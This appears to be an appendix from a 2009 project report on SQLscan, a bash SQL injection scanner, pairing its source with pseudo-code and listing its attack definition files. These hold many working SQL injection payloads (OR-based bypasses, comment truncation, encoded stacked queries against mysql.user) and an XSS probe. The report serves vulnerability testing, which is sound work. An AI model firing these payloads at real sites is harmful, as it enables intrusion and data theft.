Use getopts to define all valid command line
options/switches. The switches: g, h, i, q, and v
take no additional arguments whereas f, G, P, p,
s, u, and V require one.

For each supplied command line option:

  If the ‘-f’ switch was used:
    Store the supplied file name in $ATTACKFILE.
  End If
  If ‘-G’ switch was used:
    Set the scanner to query string manipulation
    mode. Place the supplied variable name into
    $ATTACK_FIELD.
  End If
  If the ‘-g’ switch was used: Set the scanner to
  query string manipulation mode.
  End If
  If the ‘-h’ switch was used:
    Call the usage() function.
  End If
  If the ‘-I’ switch was used: Set the
  IDENTIFY_ONLY flag to on.
  End If
  If the ‘-P’ switch was used:
    Set the scanner to form posting mode and place
    the supplied URL for the form responder in
    $TARGET.
  If the ‘-p’ switch was used:
    Place the supplied password field name in
    $PWDFIELD. Set the scanner to form posting
    mode.
  End If
  If the ‘-q’ switch was used:
    Turn on quiet mode.
  End if
  s)    SUCCESS_INDICATOR="$OPTARG"
        ;;

  u)    UIDFIELD="$OPTARG"
        METHOD="post"
        ;;

  V)    version
        ;;

  v)    VERBOSE=1
        ;;

  ?)    printf "\nUsage: %s: [-f attack_file] [-g] [-h] [-i] [[P form_responder_URL] [-u username_field] [-p password_field]] [-s successful_login_indicator] [-v] URL\n" $(basename $0) >&2
        printf "For more information, type '%s -h'\n\n" $(basename $0) >&2
        exit 2
        ;;
  esac
done
shift $(($OPTIND -1))

if [ -z "$1" ]; then
  read -p "Please supply the URI of the site to scan (e.g. http://www.mysite.com/login.html): " URL
else
  URL=$1

fi
if [ "$1" == "--help" ]; then
  usage
fi
if [ "${URL:0:4}" != "http" ]; then
  URL="http://${URL}"
fi

```

```
  If the '-s' switch was used: Store the supplied
    successful login indication string in
    $SUCCESS_INDICATOR.
  End If
  If the '-u' switch was used: store the supplied
    username field name in $UIDFIELD.
    Set the scanner to form posting mode.
  End If
  If the '-V' switch was used:
    Call version()
  End If
  If the '-v' switch was used:
    Turn verbose mode on.
  End If
  If any other switch was used (e.g. '-w'),
  display brief syntax information.

    Display how to make SQLscan show more
    comprehensive help.
    Exit with the error code 2.
  End if

End For
Remove all arguments except the last one from the
argument list.
If the first (only) argument is empty:
  Prompt the user to enter the URI of the site to
  scan, placing the response in $URL.
Otherwise:
  Store the only remaining argument (the Web page
  to scan) in $URL.
End If
If the 1st argument is '--help':
  Call usage().
End If
If the first four letters of $URL are not 'http':
  Prepend 'http://' to $URL.
End If
```

```
#
# Read in the configuration file
#
if [ -e "${CONF_FILE}" -a -r "${CONF_FILE}" ]; then                  If the configuration file exists and is readable:
  # File exists and is readable, so include it in this one
  source ${CONF_FILE}                                                  Execute the commands in it.

  # SANITY CHECK FOR CONF FILE ENTRIES...
  if [ -z $logfile ]; then                                           If the $logfile variable is not set (e.g.
                                                                     commented out in the configuration file):
    logfile="scan.log"                                                   Set $logfile to ‘scan.log’.
  fi                                                                   End If
  # Clear the log file before we start logging
  echo "" > $logfile                                                 Create an empty log file (deleting any old logs of
                                                                     that name).
  [ "$QUIET" = "0" ] && echo "Info: Logging to ${logfile}"           If not in quiet mode, display the name of the log
                                                                     file to the user.
  log "Info: Scan of $URL initiated at $(date)."                     Log the date and time at which the scan began.

  #if [ -z $requiredVariable ]; then
  #  echo "Missing configuration variable: requiredVariable.  Please modify the configuration file: ${CONF_FILE}."
  #  CONTINUE=0
  #fi
  # END OF CONF FILE SANITY CHECK

  # CHECK IF ALL REQUIRED COMMANDS/TOOLS EXIST (e.g. lynx, sed, etc.)
  # IF NOT, DIE GRACEFULLY
  [ -z $pathToLynx ] && pathToLynx=$(which lynx 2>/dev/null)         If the path to lynx is not set, use which to
                                                                     search for lynx on the system path, suppressing
                                                                     errors so that the $pathToLynx variable will be
                                                                     set if lynx is found but will remain empty if it
                                                                     is not.
  [ -z $pathToSed ] && pathToSed=$(which sed 2>/dev/null)            Similarly, set the $pathToSed variable.
  [ -z $pathToSleep ] && pathToSleep=$(which sleep 2>/dev/null)      Similarly, set the $pathToSleep variable.
  if [ $DEBUG -eq 1 ]; then
    log "Using lynx at $pathToLynx." true
    log "Using sed at $pathToSed." true
    log "Using sleep at $pathToSleep." true
  fi
  if [ -z "$pathToLynx" ]; then
    log "ERROR: Cannot find an installed version of lynx (command line web browser).  Please install lynx on this system (on RedHat, type 'yum install lynx').  If already installed, please edit the pathToLynx variable in ${INSTALL_DIR}/conf/sqlscan.conf.  Exiting" true
    exit 3
  fi

  if [ -z "$pathToSed" ]; then
    log "ERROR: Cannot find an installed version of sed.  Please install sed on this system, or if already installed, edit the pathToSed variable in ${INSTALL_DIR}/conf/sqlscan.conf.  Exiting" true
    exit 4
  fi
  if [ -z "$pathToSleep" -a $delayBetweenScans -gt 0 ]; then

    log "WARNING: Cannot find an installed version of the sleep command. As a result, there will be no delay between scans.  If sleep is installed on this system, please edit the pathToSleep variable in ${INSTALL_DIR}/conf/sqlscan.conf." true
  fi
  if [ $CONTINUE -eq 1 ]; then
    # Call the function that will do the work

    if [ -z "$ATTACKFILE" -a $METHOD == "post" ]; then


      getFormFields
      Scan genericPostAttacks
      # IF NOTHING IN THE genericPostAttacks WAS SUCCESSFUL, DON'T PEFORM THE REST OF THE ATTACKS
      #if [ "$INJECTABLE" ]; then
        if [ "$SQLENGINE" != "Unknown" ]; then
          # The SQL engine has been detected, so check for that engine's vulnerabilities
          ["CONTINUE" = "0" ] && Scan ${SQLENGINE}PostAttacks
```

```
If the path to lynx is still unknown:
    Display and log the error.
    Exit with error code 3.
  End If

If the path to sed is still unknown:
    Display and log the error.
    Exit with error code 4.
  End If
If the path to sleep is still unknown and SQLscan
is configured to delay between scans:
    Display and log a warning that SQLscan cannot
    pause between scans.
  End If
If the scan can proceed (i.e. no fatal error was
experienced and no attack has requested that
scanning be stopped if it succeeds):
  If the '-f' switch was not used to limit the
  scanner to a particular attack file only,
  and the scanner is set to test a login form:
    Call getFormFields.
    Call Scan, passing in a reference to the
    generic login form attacks.

    #If the form can be injected:
      If the SQL engine is known:
        Call Scan, passing in a reference to that
         engine's attack definition file, if the
    else
     # We don't know which SQL engine is being used, so try each known engine's attacks in turn
     ["CONTINUE" = "0" ] && Scan MSSQLServerPostAttacks
     ["CONTINUE" = "0" ] && Scan MySQLPostAttacks
     ["CONTINUE" = "0" ] && Scan OraclePostAttacks
    fi
   #fi
  else

   if [ -z $ATTACKFILE ]; then
    # METHOD is get...
    getQuerystringFields
    Scan genericGetAttacks
    # IF NOTHING IN THE genericGetAttacks WAS SUCCESSFUL, DON'T PEFORM THE REST OF THE ATTACKS
    #if [ "$INJECTABLE" ]; then
     if [ "$SQLENGINE" != "Unknown" ]; then
      # The SQL engine has been detected, so check for that engine's vulnerabilities
      ["CONTINUE" = "0" ] && Scan ${SQLENGINE}GetAttacks

     else
      # We don't know which SQL engine is being used, so try each known engine's attacks in turn
      ["CONTINUE" = "0" ] && Scan MSSQLServerGetAttacks
      ["CONTINUE" = "0" ] && Scan MySQLGetAttacks
      ["CONTINUE" = "0" ] && Scan OracleGetAttacks

     fi
    #fi
   else
    # The -f switch was used to specify the attack file to use
    [ "$METHOD" == "post" ] && getFormFields

    [ "$METHOD" == "get" ] && getQuerystringFields

    Scan $ATTACKFILE
```

```
   scan has not been cancelled.
  Otherwise:

   Call Scan, passing in each attack
   definition file, provided the scan has not
   been cancelled.

  End If
 #End If
Otherwise (the –f switch was used or the scanner
is set to test a Query string based page:
 If the '-f' switch was not
 used:
  Call getQuerystringFields.
  Call Scan, passing in a reference to the
  generic query string attacks.

  #If the page can be injected:
   If the SQL engine is known:
     Call Scan, passing in a reference to
     that engine's query string attack
     definition file, if the scan has
     not been cancelled.
   Otherwise:


    Call Scan, passing in a reference to
    each database's attack definition file,
    as long as the scan has not been
    cancelled.
   End If
  #End If
 Otherwise (the '-f' switch
 was used):
  If in form scanning mode, call
  getFormFields.
  If in query string scanning mode, call
  getQuerystringFields.
  Call Scan, passing in the attack file
```

```
                                                                       supplied by the user.
      fi                                                              End If
    fi                                                               End If

    PROBLEMS_FOUND=$(grep 'Vulnerability:' ${logfile} | wc -l)       Use grep and wc to count the number of
                                                                     vulnerabilities found, placing the count in
                                                                     $PROBLEMS_FOUND.
    if [ $PROBLEMS_FOUND -eq 1 ]; then                               Set $plural to “vulnerability” or
      plural="vulnerability"                                         ‘vulnerabilities”, depending on the number
    else                                                             found.
      plural="vulnerabilities"
    fi
    log "Info: ${PROBLEMS_FOUND} possible ${plural} found." True     Display and log the grammatically correct number
                                                                     of vulnerabilities found.
    log "Info: All done ($(date))."                                  Log the date and time at which the scan
                                                                     finished.
    if [ "$PROBLEMS_FOUND" != "0" -a "$QUIET" = "0" ]; then          If some vulnerabilities were found and SQLscan
                                                                     is not in quiet mode:
      read -p "List all Vulnerabilities? [y/n]: " -n1 -t10 listVulns   Ask the user whether to list all
                                                                       vulnerabilities, only allowing one character
                                                                       as the answer and waiting 10 seconds before
                                                                       continuing.
      if [ -z "$listVulns" -o "$listVulns" = "n" -o "$listVulns" =     If no answer was given within 10 seconds, or
"N" ]; then                                                            ‘n’ was typed:
        echo " - No"

        echo "All vulnerabilities are listed in the log file:              Display where the list of vulnerabilities
${logfile}"                                                               can be found.
      else                                                             Otherwise:
        echo ""
        grep "Vulnerability" ${logfile}                                    Use grep to list only those lines in the log
      fi                                                                    file containing the sring ‘Vulnerability:’.
    fi                                                                 End If
  else                                                               Otherwise (the scanner has been told to stop
                                                                     scanning):
    echo "Exiting."                                                    Display “Exiting”.
  fi                                                                 End If
else                                                                Otherwise:
  echo "FATAL ERROR: missing or unreadable configuration file:       Display an error message, stating that the
  ${CONF_FILE}"
  echo "Exiting."
fi
```

```
  configuration file is either missing or
  unreadable.
End If
```

SQLscan.conf - Source Code

```
#
# SQLSCAN v1.0 - Configuration File
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan.
#
# SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLScan is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
########################################
#  LOGGING                             #
########################################
# If no logfile is defined, sqlscan logs to sqlscan.log in your current directory.
# To change this to sqlInjectionScan.log, define the log file's name here:
```

SQLscan.conf - Pseudo-code

```
25 #logfile="sqlInjectionScan.log"
26 # To place all logs into sqlscan's logs directory, use the
   INSTALL_DIR variable. E.g:
27 #logfile="${INSTALL_DIR}logs/scan.log"

28 # Label scan logs (e.g. log the scan of
   http://www.mysite.com/login.html in logs/mysite.com login.html.log)
   by uncommenting the following 6 lines:
29 logfile="${INSTALL_DIR}logs/${URL//\//_}.log"


30 logfile=${logfile/http:__/}
31 logfile=${logfile/https:__/}
32 logfile=${logfile/www./}
33 logfile=${logfile//_./.}

34 logfile=${logfile%\?*}
35 # If you have defined a logfile, above, you can avoid overwriting
   older scan logs by uncommenting the following 2 lines:
36 #logfile="${logfile}.$(date)"

37 #logfile=${logfile// /_}

38 logfile="${logfile/.log/}.log"
39 #
40 ########################################
41 #  OTHER UTILITIES                     #
42 ########################################
43 # Non-interactive invocations of SQLSCAN may not include the paths to
   each utility.  Specifying them here will   ensure that everything
   will work as expected in a scheduled scan.
44 #pathToSed="/bin/sed"
45 #pathToSleep="/bin/sleep"
46 #pathToLynx="/usr/bin/lynx"
47 #
48 ########################################
49 #  SCANNING                            #
50 ########################################
51 # To avoid impacting the Web server's performance, set a delay
```

25 # Set loggfile to "sqlInjectionScan.log"

27 # Set logfile to scan.log in SQLscan’s logs directory.

29 Set $logfile to the path to SQLscan’s logs directory, followed by the URL of the page to scan (with forward slashes replaced with underscores), and append ‘.log’.

30 Remove ‘http:__’ from $logfile.

31 Remove ‘https:__’ from $logfile.

32 Remove ‘www.’ From $logfile.

33 Replace all occurrences of ‘_.’ with ‘.’ within $logfile.

34 Remove any query string (i.e. the question mark and anything that follows it) from $logfile.

36 # Append a dot and the current date to $logfile.

37 # Replace all spaces in $logfile with underscores.

38 Remove ‘.log’ from the middle of logfile (if it exists, and append ‘.log’ to the resulting string.

44 # Set the path to sed to "/bin/sed"

45 # Set the path to sleep to "/bin/sleep"

46 # Set the path to lynx to "/usr/bin/lynx"

```
   between scans (in seconds) between each try.  You may  also need to set the pathToSleep variable in the 'Other Utilities' section, above.
52 delayBetweenScans=1
53 #
54 # Attack definitions (stored in conf/*.txt) can reference files containing multiple searchphrases.  These files are in the successIndicators directory
55 # and are typically used to list the phrases that appear on the page once the user has logged in - indicating that the login form was successfully bypassed by the attack.
56 # Each searchphrase should appear on a seperate line within the file.
57 # If any of these searchphrases are found in the server's response, the attack is considered to be successful.
58 # Setting APPEND_GENERIC_INDICATORS to 'true' automatically adds SQLSCAN's list of common 'successful login' searchphrases to these files.
59 #
60 APPEND_GENERIC_INDICATORS="false"
```

52 Set the delay between scans to 1 second

60 Do not add SQLscan’s generic list of success indicators to those provided by the user.

Appendix D – SQLscan Supporting Files

Attack Definition Files.

The SQLscan engine is essentially a brute force, form or query string manipulation tool which allows the user to test individual fields for vulnerabilities. Many potential vulnerabilities exist for each method of user input and while general attack techniques may apply to each method, their syntaxes often differ. For this reason, and because of the requirement to create a lightweight but thorough scanner by avoiding tests which are not relevant to the item being tested, attack definitions are split logically into separate attack definition files (ADFs). These form-and query string-ADFs are further split by target database engine because of the variations in syntax used by the major database management systems. It is recognized that ANSI SQL is supported by all database management systems, and any attacks which would be syntactically valid on all platforms can be placed in generic ADFs. As with all other ADFs, two generic ADFs exist, one for Web forms using the HTTP 'Post' method, and another for query string driven applications, using the HTTP 'Get' method.

Attack definition files are editable text files which conform to a standard format. Individual attacks are defined on separate lines and comments are created by beginning a line with the pound sign ('#'). All ADFs are stored in SQLscan's 'conf' subdirectory using a common naming convention, comprised of the name of the target SQL engine followed by the HTTP method used and the string 'Attacks.dat'. For example, all attacks which could be performed on a MySQL database will be found in the following files:

- GenericGetAttacks.dat
- GenericPostAttacks.dat
- MySQLGetAttacks.dat
- MySQLPostAttacks.dat

The organization of attack definitions in this manner facilitates the product's extensibility as new attack definition files can be created at any time without affecting the normal operation of the system. Copies of existing definition files can be created, allowing a developer to rapidly construct the attacks contained within it to the syntax required by the new target SQL engine. Once this task has been completed, all that remains is for the developer to include any tests for exploitable features or capabilities, unique to the new target database. Once complete, a new ADF can be included in every scan with a simple modification to the sqlscan script. Exclusive use of any ADF can be achieved through the use of the –f command-line switch, which instructs SQLscan to limit its attacks to those in the specified file.

During normal use, where the –f switch is not used, SQLscan will begin by iterating through the generic attacks for the HTTP method used by the system being tested. Many of the attacks defined within these files are intended to invoke an error in the online system's underlying database, which, if exposed by the application, is used to identify that database. This knowledge is then used to filter out any attacks intended for other database engines as they would be ineffectual. If successful, this feature can have a significant impact on both the time required to perform a scan and the additional load on the target server. Figures D.1 and D.3, respectively, show the contents of the generic 'Get' and 'Post' attack definition files.

Although SQLscan was designed to support multiple databases, limitations in project scope meant that attack definition files were only fully developed for the MySQL database. All other ADFs in the conf subdirectory are skeletal placeholders for the products of future research and development. As explained earlier, attack definition files are divided into HTTP 'Get' and 'Post' versions, which allow only the relevant attacks to be carried out on any scanned system. This approach is also beneficial for another reason: it is necessary for the attack definition syntax to differ slightly for each method, largely because SQLscan's 'Post' attacks are designed to test authentication forms, requiring both the username and password entries to be supplied. In contrast, ‘Get’ attacks are always performed on a single input variable, so one less field is required within the definition file. To facilitate further development by third parties, the fields required by each file are defined within comments in that file's header. The MySQL ‘Get’ and ‘Post’ attacks are listed in figure D.2 and D.4, respectively.

When building attack definitions, numeric values were used whenever that field’s type was unknown but this information was not required to build a successful attack. It was important to include a value within unused fields to prevent the attack from being suppressed by inadequate server-side input validation, such as checks for empty input fields but no checks for the validity of the supplied data. The resulting SQL command also needed to pass SQL syntax checks, maximizing that attack’s chances of being executed and thereby increasing the chance of a vulnerability being detected. Integer values were chosen because they are valid SQL entries for both character and numeric fields. This technique was frequently used in ‘Post’ attacks, when the attack involved injection into one form field only.

SQLscan’s attacks were designed to exploit any weaknesses in an application's logic. For example, the same attack may be repeated a number of times with slight variations in syntax to substitute commonly suppressed or escaped characters with less-well-known equivalents. The reasoning behind this approach is that the application’s defenses may have been designed by a developer with an incomplete knowledge of that language's syntax or inadequate time to develop a robust system. Both scenarios could mean that less well-known syntactical variations of well-known attacks could successfully circumvent any countermeasures, present within the application’s security layer.

Many SQL injection attacks on vulnerable systems can fail because the developer's approach is not intuitive to the attacker. For example, an application could select all passwords, followed by usernames, from the user table and this reversal in the order of fields within the SELECT statement could render the attacker’s injected SQL ineffective. It is for this reason that SQLscan’s ‘Post’ attacks are performed on both username and password fields in turn.

After sending malformed requests in an attempt to generate an error response from the underlying database server, the generic ‘Get’ attacks attempt to increase the number of records returned by the query, using the comment syntax to cause the remainder of the hardcoded SQL statement to be ignored. Database-specific ATFs then attempt the same attack, using alternate syntaxes, supported by that database engine, to circumvent any application level countermeasures through obfuscation or the avoidance of disallowed characters. Next, attempts are made to append additional SQL commands to the application’s query, using a table which is only accessible if the account, used to connect to the database, has root privileges. This allows SQLscan to report on both the vulnerability in the application's logic and the over-privileged account, which increases the amount of damage which can be caused via any exploitable vulnerability. Similar tests are then performed, using tables which are globally accessible, to report the vulnerability in the more usual case where the anonymous Web user has restricted SQL privileges. Following this, tests are performed to identify whether UNION SELECT attacks can be performed to enumerate the database and access sensitive information. These test attacks differ for UNIX and Windows servers and both sets of attacks are executed in turn, even the one complete set will be ineffectual, to ensure a thorough scan. SQLscan and then checks whether the application's SQL statement can be extended in other ways to access sensitive information or enumerate the database, again checking for overly-generous account privileges.

Generic ‘Post’ attacks also attempt to generate errors which may allow the underlying database to be identified. This is followed by some simple, easy to detect, attempts to bypass the authentication form, similar to those demonstrated in most introductions to SQL injection. As with ‘Get’ attacks, database-specific ‘Post’ attacks are variations of these, using valid syntax for the target database system which may not be automatically recognized as malicious code due to their non-standard syntax. Again, attempts are made to append another command, first retrieving information which would only be available to highly privileged users and then repeating the same techniques to test for the vulnerability if the system in question is following best practice by using an account with reduced privileges. Following this, a number of attempts are made to bypass the authentication form, taking advantage of the capabilities and syntax supported by the database engine in question. Some attempts are then made to use server-side truncation of input fields to escape the field's closing', thereby making SQL injection possible. UNION SELECT enumeration vulnerabilities are then tested, with each check being repeated to detect whether overly-high database access permissions increase the risk from any such successful attack . This is followed by some attempts to login with common, guessable, usernames and to enumerate data one field at a time, using information disclosed via the system's ‘login failed’ message.

```
# SQLscan: Generic SQL Injection querystring attacks definition file
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan.
#
# SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLscan is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
#
# Format:
#   Querystring|Success indicator|Stop if successful|Description
#
#   Querystring:  The entry to place in the system's active querystring field.
#     The active querystring field is determined by SQLSCAN during runtime.
#     When defining attacks in this file, the field name is represented by an
#     uppercase X (e.g. X=1 UNION SELECT ...).
#     It is possible to use this field's original value in an attack using the
#      ${ORIGVALUE} bash variable: E.g. X=${ORIGVALUE}
#
#   Success indicator:  The string which, if it appears in the resulting page,
#     indicates that this attack was succesful.  This field can also reference a
#     filename (in the successIndicators directory), containing multiple
#     possible matches.  Valid entries are:
#       a) 'userDefined' - The string as defined by the interactive user or
#          supplied via the -s switch.
#       b) 'identify' - Indicating that this check is used to identify the SQL
#          engine in use.
#       c) Any valid file name within the successIndicators sub-directory.
#          Such files can contain multiple possible matches - each on a seperate
#          line.  An attack is considered to be successful if any entry in the
#          referenced file is matched.
#     All other entries are treated as success indication strings and if found
#     in the form responder's HTML source, will indicate a successful attack.
#
#   Stop if successful: If this attack succeeds, stop scanning if there is a 1
#     in this field.
#
#   Description:  The text to describe the attack.  This is displayed on
#     screen and in the log file if the attack is successful.
#
# Reserved characters:
#                      | (field delimiter - use ^ wherever a vertical bar is required)
#                      ~ (temporarily replaces spaces to enable the passing of complete fields as function
parameters.  Any ~ in this file will be converted into a space)
#                      ^ (used in place of | in any SQL syntax)
#                      # (This is reserved in HTTP URL notation - use %23 in its place)
#                      & (This is reserved in HTTP URL notation - use %26 in its place)
#
# FIRST, TRY TO IDENTIFY THE SQL ENGINE BEING USED, USING THE BUILT-IN
# 'IDENTIFY' SUCCESS INDICATOR:
X='|identify|0|String termination to induce a syntax error - plain text
X=;|identify|0|SQL command termination to induce a syntax error (numeric field) - plain text
X=1' when 0|identify|0|Unsuppressed error messages: Character field - invalid syntax - plain text
X=1 when 0|identify|0|Unsuppressed error messages: Numeric field - invalid syntax - plain text
# Try to generate a table not found error.  E.g. ERROR 1146 (42S02): Table 'dbname.nonExistantTable' doesn't exist
(MySQL)
X=(SELECT id FROM nonExistentTable)|identify|0|Unsuppressed error messages: Numeric field - Reference to non-
existent table - plain text
X=' AND 9 = (SELECT id FROM nonExistentTable)|identify|0|Unsuppressed error messages: Alphabetic field - Reference
to non-existent table - plain text
# Try to generate an 'unknown column' error using a table which is known to exist: ERROR 1054 (42S22): Unknown
column 'idxr3' in 'where clause'
X=(SELECT idxr3)|identify|0|Unsuppressed error messages: Numeric field - Reference to non-existent column in
existing table - plain text
X=' OR 9 = (SELECT idxr3)|identify|0|Unsuppressed error messages: Alphabetic field - Reference to non-existent
column in existing table - plain text
# Compare a single value to multiples:         ERROR 1241 (21000): Operand should contain 1 column(s) or ERROR 1242
(21000): Subquery returns more than 1 row
```

```
X=(SELECT 1, 2)|identify|0|Unsuppressed error messages: Numeric field - Comparing single numeric value to multiples
- plain text
X=' OR ${ORIGVALUE} = (SELECT 1, 2)|identify|0|Unsuppressed error messages: Character field - Comparing single
numeric value to multiples - plain text
#
# NOW THAT WE (HOPEFULLY) KNOW THE SQL ENGINE, TRY TO IDENTIFY OTHER
# VULNERABILITIES USING BESPOKE SUCCESS INDICATOR FILES OR STRINGS:
#X=';echo('abcdefg');|abcdefg|0|Server-Side Code Injection (PHP).
X=';alert('abcdefg');|abcdefg|0|Client-Side Code Injection & Cross Site Scripting (XSS).
# GENERIC SQL INJECTION TECHNIQUES
# variations of 'OR 1=1'
X=1 OR 432=432|userDefined|0|Return all records using 'OR n=n' (plaintext, no truncation)
X=1' OR 432=432|userDefined|0|Return all records using 'OR n=n' (plaintext, no truncation)
X=1 OR 432=432 -- |userDefined|0|Return all records & query truncation using 'OR n=n -- ' (plaintext)
X=1' OR 432=432 -- |userDefined|0|Return all records & query truncation using 'OR n=n -- ' (plaintext)
```

Figure D.1– genericGetAttacks.dat

```
# SQLscan: MySQL SQL Injection querystring attacks definition file
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan.
#
# SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLscan is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
#
# Format:
#   Querystring|Success indicator|Stop if successful|Description
#
#   Querystring:  The entry to place in the system's active querystring field.
#     The active querystring field is determined by SQLSCAN during runtime.
#     When defining attacks in this file, the field name is represented by an
#     uppercase X (e.g. X=1 UNION SELECT ...).
#     It is possible to use this field's original value in an attack using the
#      ${ORIGVALUE} bash variable: E.g. X=${ORIGVALUE}
#
#   Success indicator:  The string which, if it appears in the resulting page,
#     indicates that this attack was succesful.  This field can also reference a
#     filename (in the successIndicators directory), containing multiple
#     possible matches.  Valid entries are:
#       a) 'userDefined' - The string as defined by the interactive user or
#          supplied via the -s switch.
#       b) 'identify' - Indicating that this check is used to identify the SQL
#          engine in use.
#       c) Any valid file name within the successIndicators sub-directory.
#          Such files can contain multiple possible matches - each on a seperate
#          line.  An attack is considered to be successful if any entry in the
#          referenced file is matched.
#     All other entries are treated as success indication strings and if found
#     in the form responder's HTML source, will indicate a successful attack.
#
#   Stop if successful: If this attack succeeds, stop scanning if there is a 1
#     in this field.
#
#   Description:  The text to describe the attack.  This is displayed on
#     screen and in the log file if the attack is successful.
#
# Reserved characters:
#                      | (field delimiter - use ^ wherever a vertical bar is required)
#                      ~ (temporarily replaces spaces to enable the passing of complete fields as function
parameters.  Any ~ in this file will be converted into a space)
#                      ^ (used in place of | in any SQL syntax)
#                      # (This is reserved in HTTP URL notation - use %23 in its place)
#                      & (This is reserved in HTTP URL notation - use %26 in its place)
#
X=1 OR 432=432 --%20|userDefined|0|Return all records & query truncation using '--%20' (numeric field - plaintext)
# See if mysql's other comment characters are filtered out
X=1 OR 432=432 %23|userDefined|0|Return all records & query truncation using '#' (numeric field - plaintext)
X=1' OR 432=432 %23|userDefined|0|Return all records & query truncation using '#' (character field - plaintext)
X=1 OR 432=432 /*|userDefined|0|Return all records & query truncation using '/*' (numeric field - plaintext)
X=1' OR 432=432 /*|userDefined|0|Return all records & query truncation using '/*' (character field - plaintext)
#
# Try to return all records by appending OR TRUE (aka ||1 )
X=1%7c%7c1--%20|userDefined|0|Return all records using alternate OR syntax (2 vertical bars) & query truncation
using '--%20' (numeric field - plaintext)
X=1%7c%7c1%23|userDefined|0|Return all records & query truncation using  alternate OR syntax (2 vertical bars) and
'#' (numeric field - plaintext)
X=1%7c%7c1/*|userDefined|0|Return all records & query truncation using alternate OR syntax and '/*' (numeric field -
plaintext)
X=1'%7c%7c1--%20|userDefined|0|Return all records iusing alternate OR syntax (2 vertical bars) & query truncation
using '--%20' (character field - plaintext)
X=1'%7c%7c1%23|userDefined|0|Return all records & query truncation using  alternate OR syntax (2 vertical bars) and
'#' (character field - plaintext)
```

```
X=1'%7c%7c1/*|userDefined|0|Return all records & query truncation using alternate OR syntax and '/*' (character
field - plaintext)
#
# See if additional commands can be appended
X=${ORIGVALUE};DESC mysql.user; -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command (numeric field)
X=${ORIGVALUE});DESC mysql.user; -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command (numeric field)
X=${ORIGVALUE};DESC/**/mysql.user%23|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command with no spaces (numeric field)
X=${ORIGVALUE});DESC/**/mysql.user%23|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command with no spaces (numeric field)
X=${ORIGVALUE}';DESC/**/mysql.user%23|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command with no spaces (char field)
X=${ORIGVALUE}');DESC/**/mysql.user%23|max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command with no spaces (char field)
X=${ORIGVALUE}%3bDESC%20mysql.user; -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext additional
command with minimal URL encoding (numeric field)
X=${ORIGVALUE}%29%3bDESC%20mysql.user; -- |max_user_connections|0|!! MySQL connecting as ROOT !! Plaintext
additional command with minimal URL encoding (numeric field)
X=${ORIGVALUE}%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|max_user_connections|0|!! MySQL connecting as ROOT !!
Partially URL-encoded additional command (numeric field)
X=${ORIGVALUE}%29%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|max_user_connections|0|!! MySQL connecting as ROOT !!
Partially URL-encoded additional command (numeric field)
X=${ORIGVALUE}%27%29%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|max_user_connections|0|!! MySQL connecting as ROOT !!
Partially URL-encoded additional command (char field)
#
# Repeat above tests using something that is visible to all users
X=${ORIGVALUE};DESC information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command (numeric field)
X=${ORIGVALUE});DESC information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command (numeric field)
X=${ORIGVALUE};DESC/**/information_schema.tables%23|TABLE_CATALOG|0|Plaintext additional command with no spaces
(numeric field)
X=${ORIGVALUE});DESC/**/information_schema.tables%23|TABLE_CATALOG|0|Plaintext additional command with no spaces
(numeric field)
X=${ORIGVALUE}';DESC information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command (char field)
X=${ORIGVALUE}');DESC information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command (char field)
X=${ORIGVALUE}';DESC/**/information_schema.tables%23|TABLE_CATALOG|0|Plaintext additional command with no spaces
(char field)
```

```
X=${ORIGVALUE}');DESC/**/information_schema.tables%23|TABLE_CATALOG|0|Plaintext additional command with no spaces
(char field)
X=${ORIGVALUE}%3bDESC%20information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command with minimal URL
encoding (numeric field)
X=${ORIGVALUE}%29%3bDESC%20information_schema.tables; -- |TABLE_CATALOG|0|Plaintext additional command with minimal
URL encoding (numeric field)
X=${ORIGVALUE}%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|TABLE_CATALOG|0|Partially URL-encoded additional command
(numeric field)
X=${ORIGVALUE}%29%3bD%45SC%20mysql%2euser%3b%20%2d%2d%20|TABLE_CATALOG|0|Partially URL-encoded additional command
(numeric field)
